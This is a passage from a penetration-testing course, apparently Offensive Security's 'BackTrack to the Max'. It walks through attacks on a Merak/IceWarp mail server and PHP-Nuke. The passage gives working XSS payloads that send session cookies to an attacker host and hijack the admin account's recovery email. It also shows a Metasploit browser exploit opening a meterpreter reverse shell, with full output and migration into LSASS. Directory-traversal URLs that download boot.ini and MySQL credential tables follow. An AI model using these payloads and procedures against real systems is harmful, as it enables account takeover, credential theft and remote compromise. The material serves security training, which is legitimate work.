Offensive Security

BackTrack to the Max

Cracking the Perimeter

v.1.0

Mati Aharoni

MCT, MCSES, CCNA, CCSA, HPOV, CISSP

http://www.offensive-security.com

Table of Contents

Introduction

The field of penetration testing is constantly evolving. Both security awareness and security technologies are on the rise, and the bar required to “crack” the organizational perimeter is constantly being raised. Public exploits and weak passwords rarely do the job of breaking the corporate security boundary, which requires the attacker to have an expanded set of skills in order to successfully complete the penetration test.

In this course we will examine several advanced attack vectors, based on real live scenarios we have encountered from our penetration testing experience. In addition, we will add demonstrate several "special features" available in BackTrack, designed to save you time and effort.

The “**Web Application**” module will discuss two interesting case studies of odd web application vulnerabilities we encountered. The vulnerabilities were creatively exploited to gain access to the internal network.

The “**Backdoor angle**” will discuss the various methods of supporting Trojan horse attacks, such as Anti Virus software avoidance and injecting backdoor code into PE executables.

The “**Advanced exploit development**” module will go through interesting methods and techniques required to successfully exploit modern day operating systems and introduce topics such as bypassing ASLR, the use of egghunters in exploit development and more…

The “**0day angle**” module will discuss the life cycle of finding bugs and developing exploits for them. The use of spike for fuzzing cleartext and binary protocols will be examined. In addition, we will manually create alphanumeric shellcode. This module includes some of the more intense exploits we’ve written.

All in all, this course is aimed at exposing you to new techniques of attack, and helps you develop lateral thinking skills.

The Web Application angle

Web applications are usually at the frontline of the cyber battle. From a security standpoint, they present a much larger attack surface, and a higher probability of a successful attack. To add to this, dynamic websites often host a back-end SQL server, which further increases the attack surface.

Fortunately for us attackers, web developers are usually unaware of most of the security mechanisms required to properly secure a web application…and even if they are, there's always the human element that can create a critical security vulnerability in the code.

Cross Site Scripting Attacks – Scenario #1

Cross site scripting allows execution of java-scripts written by the attacker in the context of the victim. By passing various html tags (most often **<script>**) as parameters to a target URL it's often possible to trick the site into generating malformed content.

Although not as powerful as "remote code execution" attacks, XSS attacks can have devastating implications to the integrity and confidentiality of a network. Due to the lack of "real code execution" of these attacks, XSS vulnerabilities are often overlooked or ignored by administrators and security auditors alike, with the belief that their security impact is minimal.

In this module we will aim to disprove that assumption, and demonstrate a real world penetration testing scenario where a "mere" XSS vulnerability cracked the organizational perimeter wide open.

Real World Scenario


During a penetration test, we determined that our client was running Merak Mail Server version 8.9.1.

```
bt framework3 # nc -v 192.168.240.131 110

192.168.240.131: inverse host lookup failed: Unknown host

(UNKNOWN) [192.168.240.131] 110 (pop3) open

+OK mail Merak 8.9.1 POP3 Fri, 27 Jun 2008 19:52:29 -0700 <20080627195229@mail>
```

After some examination, we realized that the Merak mail server was vulnerable to XSS attacks. By sending a malformed mail to the system, we were able to get JavaScript to execute on the victim machine. The following HTML code was sent to the victim by email in order to trigger the vulnerability:

```
<html><body onload='alert("XSS")'>
</body></html>
```

The victim browser executes the JavaScript we sent:



Stealing Cookies

Whenever an XSS vulnerability is found in a site that maintains a session (usually though cookies) it allows attackers to steal cookies from the victim. To exploit this vulnerability we need two things:

- any cookies the server has stored on the client
- the query string.

These two pieces of information can be accessed via the JavaScript **document.cookie** and **document.location** functions.

By sending the following html code to the victim, we would send the document.cookie and document.location information to the attacker:

```
<html><body
onload='document.location.replace("http://attacker/post.asp?name=victim1&message
=" + document.cookie + "<br>" + "URL:" + document.location);'>
</body></html>
```

Once the JavaScript is executed on the victim client browser, the session information is sent to us.


```
bt ~ # nc -vlp 80
listening on [any] 80 ...
192.168.240.131: inverse host lookup failed: Unknown host
connect to [192.168.240.134] from (UNKNOWN) [192.168.240.131] 1107
GET
/post.asp?name=victim1&message=js_cipher=1;%20IceWarpWebMailSessID=f756aa83e5441
3de8378caf263a17ea5;%20lang=english<br>URL:http://localhost:32000/mail/view.html
?id=8072a753e5940e13acc7420e77ab37a3&folder=inbox&messageindex=0&messageid=20080
6271706410010.tmp&count=2 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer:
http://localhost:32000/mail/blankskin.html?id=8072a753e5940e13acc7420e77ab37a3
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR
1.1.4322)
Host: 192.168.240.134
Connection: Keep-Alive
```

We can use these credentials to login as the administrator as long as the session is active. To do that we need to send the cookie we just got from our XSS attack to the mail server web interface.


Logging in with no credentials

We will intercept a request to **blankskin.html** (the main script for reading mail), with our favorite web proxy (Paros web proxy in this case), and inject the authentication cookie to it.

```
http://victim:32000/mail/blankskin.html?id=8072a753e5940e13acc7420e77ab37a3
```



This should result in a successful login to the Merak mail system.




By logging into the administrators email account, we gathered a wealthy amount of information, including passwords to various systems such as corporate DNS administration passwords, network diagrams, server passwords and history, etc.

Optimizing the attack

This method of attack is not the most effective for this particular situation. The attacker has to hope that the administrators session does not time out by the time the attack is over, and that will not necessarily be the case.

We could use a different JavaScript snippet to extract the administrator's password, thus eliminating the need for the session to be active. We would like to update the administrators account information with the attacker's email address as the alternative address. This will allow us to retrieve the password via the web interface later on.

In a test environment, we attempt to update the administrative account information in order to see what parameters are sent to the web server.



Since the mail system does not require users to provide their credentials before updating the account, the process of updating settings can be done with a simple JavaScript.

```
</form>

<form method=POST name="frm1" action="/mail/accountsettings_add.html">

<input type="hidden" name="id" value="x">

<input type="hidden" name="accountid" value="0">

<input type="hidden" name="Save_x" value="1">

<input type="hidden" name="account[USER]" value="admin.com/admin">

<input type="hidden" name="account[EMAIL]" value="admin@admin.com">

<input type="hidden" name="account[PASS]" value="******">

<input type="hidden" name="account[PASS2]" value="******">

<input type="hidden" name="account[FULLNAME]" value="">

<input type="hidden" name="account[ALTEMAIL]" value="evil@admin.com">

<input type="hidden" name="account[HOSTUSER]" value="admin.com/evil">

<input type="hidden" name="account[COLOR]" value="">

<input type="hidden" name="Save_x" value="Save+Changes">

</form>

<body onload='document.frm1.id.value = document.main.id.value;
document.frm1.submit(); '>

<form>
```


We added the </form> at the beginning of the code as we need to terminate the original form first.

The *body onload* event first sets the current session id and then posts the account update form.


Example of a situation similar to the one above:

```
<form>

<input type="text" name="user">

</form> we break out of the form and inject our own form

<form name="injected">

<input type="text" name="pass" value="injected"></form>

<form> correct the syntax

</form>
```


We send the JavaScript, and once executed, we can see that the account was actually updated!



We proceed to click on the "forgot your password" link, and send a password reminder to both administrative emails.


IceWarp Web Mail - Windows Internet Explorer
http://192.168.240.1
Live Search
IceWarp Web Mail
IceWarp WebMail
IceWarp Web Mail
Password was sent to admin@admin.com and evil@admin.com addresses
User name :
Password :
Login
Encrypted login
Forgot your password?
Click here for fast login
Powered by IceWarp Software Merak Email Server
IceWarp Web Mail 5.6.7 (Expires in 18 days)
Internet | Protected Mode: Off
100%

The password is promptly sent to us:



Getting a shell

By using XSS vulnerabilities to redirect the client browser to any website, we can attempt to redirect our victim to a web server hosting a malicious html, also known as a client side attack.

In the next scenario, we will set up a Metasploit Internet Explorer client side exploit, and redirect our victim to it. The code we will send is:

```
<html><body onload='document.location.replace("http://192.168.240.134/vml");'>
</body></html>
```

Once the email is opened, we can see Metasploit accept the http session, and work its magic.

The "setslice" exploit is just an example, and in this demo, we might need to execute the exploit several times until successful code execution is achieved.

```
bt framework3 # ./msfcli exploit/windows/browser/ ms06_057_webview_setslice
SRVPORT=80 URIPATH=/vml PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.240.134 E
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/vml
[*]  Local IP: http://192.168.240.134:80/vml
[*] Server started.
[*] Sending exploit to 192.168.240.131:1331...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73227 bytes)...
[*] Upload completed.
[*] Server stopped.
[*] Meterpreter session 1 opened (192.168.240.134:4444 -> 192.168.240.131:1332)

meterpreter >
```

A little trick

A little trick I thought I'd mention while on the topic of client side attacks and the Metasploit framework. Once we get our reverse Meterpreter shell from the client, we are running in the iexplore.exe process space. If the user should close their browser (as it becomes non responsive), our shell would die.

The Metasploit framework supports process migration, which allows us to migrate our Meterpreter to a different process. For example, if we migrate Meterpreter to LSASS, our session would not be killed when the victim closes their browser.

```
meterpreter > getuid
Server username: LAB2K3\Administrator
meterpreter > ps
Process list
============
    PID   Name               Path
    ---   ----               ----
    392   smss.exe           \SystemRoot\System32\smss.exe
    472   winlogon.exe       \??\C:\WINDOWS\system32\winlogon.exe
    516   services.exe       C:\WINDOWS\system32\services.exe
    528   lsass.exe          C:\WINDOWS\system32\lsass.exe
    .....
    1132  iexplore.exe       C:\Program Files\Internet Explorer\iexplore.exe
meterpreter > migrate 528
[*] Migrating to 528...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Challenge #1

Recreate the XSS attacks described in this module. Proceed to log in, alter the email, and get a shell from the victim.

Directory traversal – Scenario #2

Directory traversal allows attackers to bypass restrictions and trick the application into accessing an incorrect file, usually outside of the web root. Suppose a web application allows users to display files from the directory "c:\text_files\". If the application does not filter parameters correctly an attacker might be able to request a file called "..\boot.ini". The resulting filename will be "c:\text_files\..\boot.ini" which is a valid file-name (equals to "c:\boot.ini").

Once again, directory traversal attacks (or local file inclusion attacks for that matter) do not often result in arbitrary code execution. For this reason these vulnerabilities are often overlooked or ignored during a pen test.

The next module re-enacts a pentest performed on a large company, who hosted an in house, hardened version of PHP-Nuke as an external portal for their employees. The directory traversal attack, combined with other available resources was sufficient to creatively exploit and gain SYSTEM access to the machine.

Real World Scenario

After examining strategic parts of the PHP-Nuke code, we encountered an interesting file – "modules.php". This file takes two parameters - *name* and *file*. These parameters are used to determine which modules should be included during the runtime of PHP-Nuke.

The vulnerable code (modules.php - line #34:):

```
if (!isset($mop) OR $mop != $_REQUEST['mop']) $mop="modload";
if (!isset($file) OR $file != $_REQUEST['file']) $file="index";
if (stripos_clone($file,"..") OR stripos_clone($mop,"..")) die("You are so cool...");
```

The bold code at line three checks to see if the input string contains any occurrences of "..". This is done this by calling the "*stripos_clone*" function, which is PHP-Nuke's version of *stripos*.

The function then checks if the returned value is True (bigger than 0). If the returned value is bigger than zero the check fails and the script exits with the error "You are so cool…". If the returned value is False the input is considered safe.

The root of the problem

stripos returns the position of the first occurrence of a case-insensitive string… where's the bug ?

If the first occurrence of ".." exists at the beginning of the string, stripos will return zero and the test will be bypassed ! Test this for yourself, using this simple php script:

```
<?php
echo stripos("aabbccddee","aa");
//echo stripos("/../../../","..");
?>
```

The file parameter is later on used to determine which file to include. As we have bypassed the security test we can now manipulate the final file name.

Line #53:


```
$modpath .= "modules/$name/".$file.".php"; # final file name created
if (file_exists($modpath)) {
      include($modpath);              # final file name included / executed
} else {
      include("header.php");
      OpenTable();
      echo "<br><center>Sorry, such file doesn't exist...</center><br>";
      CloseTable();
      include("footer.php");
}
…
```

Notice that $modpath is being set to "modules/$name/" . $file . ".php"

If the file parameter is set to ="..\..\..\..\..\..\boot.ini %00" the file boot.ini will be displayed. Note that a *%00* character is used to terminate the URL string. This allows us to access files of any extension and not just PHP files.

We can now exploit this vulnerability to read arbitrary files on the server.

```
http://web/modules.php?name=Downloads&file=..\..\..\..\..\..\boot.ini%00
```



Stealing MySQL Tables

PHP is often used in conjunction with a MySQL backend database. By default, MySQL stores its databases in files, which are located in the MySQL data directory. Each database has its own sub folder and each table has three files associated with it - *table.MYI*, *table.MYD* and *table.frm*.

After careful enumeration and analysis of the underlying operating system and respective versions of server software being used, we concluded that the default table **mysql.user** would be stored in three files - **user.MYI**, **user.MYD** and **user.frm**, located in **C:\apachefriends\xampp \mysql\data\mysql\.**

Since we can access any file on the filesystem, we can download these tables using this vulnerability. After examining a local installation of PHP-Nuke, we noticed that the default behavior of the installation creates a database called nuke with several tables under it.

The most interesting table is *nuke_authors*, as it contains usernames and hashed passwords for administrative users.

We download the following files:

```
http://web/modules.php?name=Downloads&file=..\..\..\..\..\..\apachefriends\xa
mpp\mysql\data\nuke\nuke_authors.MYI%00
http://web/modules.php?name=Downloads&file=..\..\..\..\..\..\apachefriends\xa
mpp\mysql\data\nuke\nuke_authors.MYD%00
http://web/modules.php?name=Downloads&file=..\..\..\..\..\..\apachefriends\xa
mpp\mysql\data\nuke\nuke_authors.frm%00
```

Viewing the stolen tables

In order to display and query the tables we've just recovered we need to have a MySQL server installed. We copy the downloaded files to MySQL's data directory, and proceed to start the MySQL server.

```
bt work # sudo -u mysql mysql_install_db
bt work # chown -R mysql:mysql /var/lib/mysql
t work # mkdir /var/lib/mysql/victim
bt work # mv nuk
nuke_authors.MYD  nuke_authors.MYI  nuke_authors.frm
bt work # mv nuke_authors.* /var/lib/mysql/victim/
bt work # cd /usr ; /usr/bin/mysqld_safe &
```

Once copied we should be able to execute a query such as this:

```
bt usr # mysql
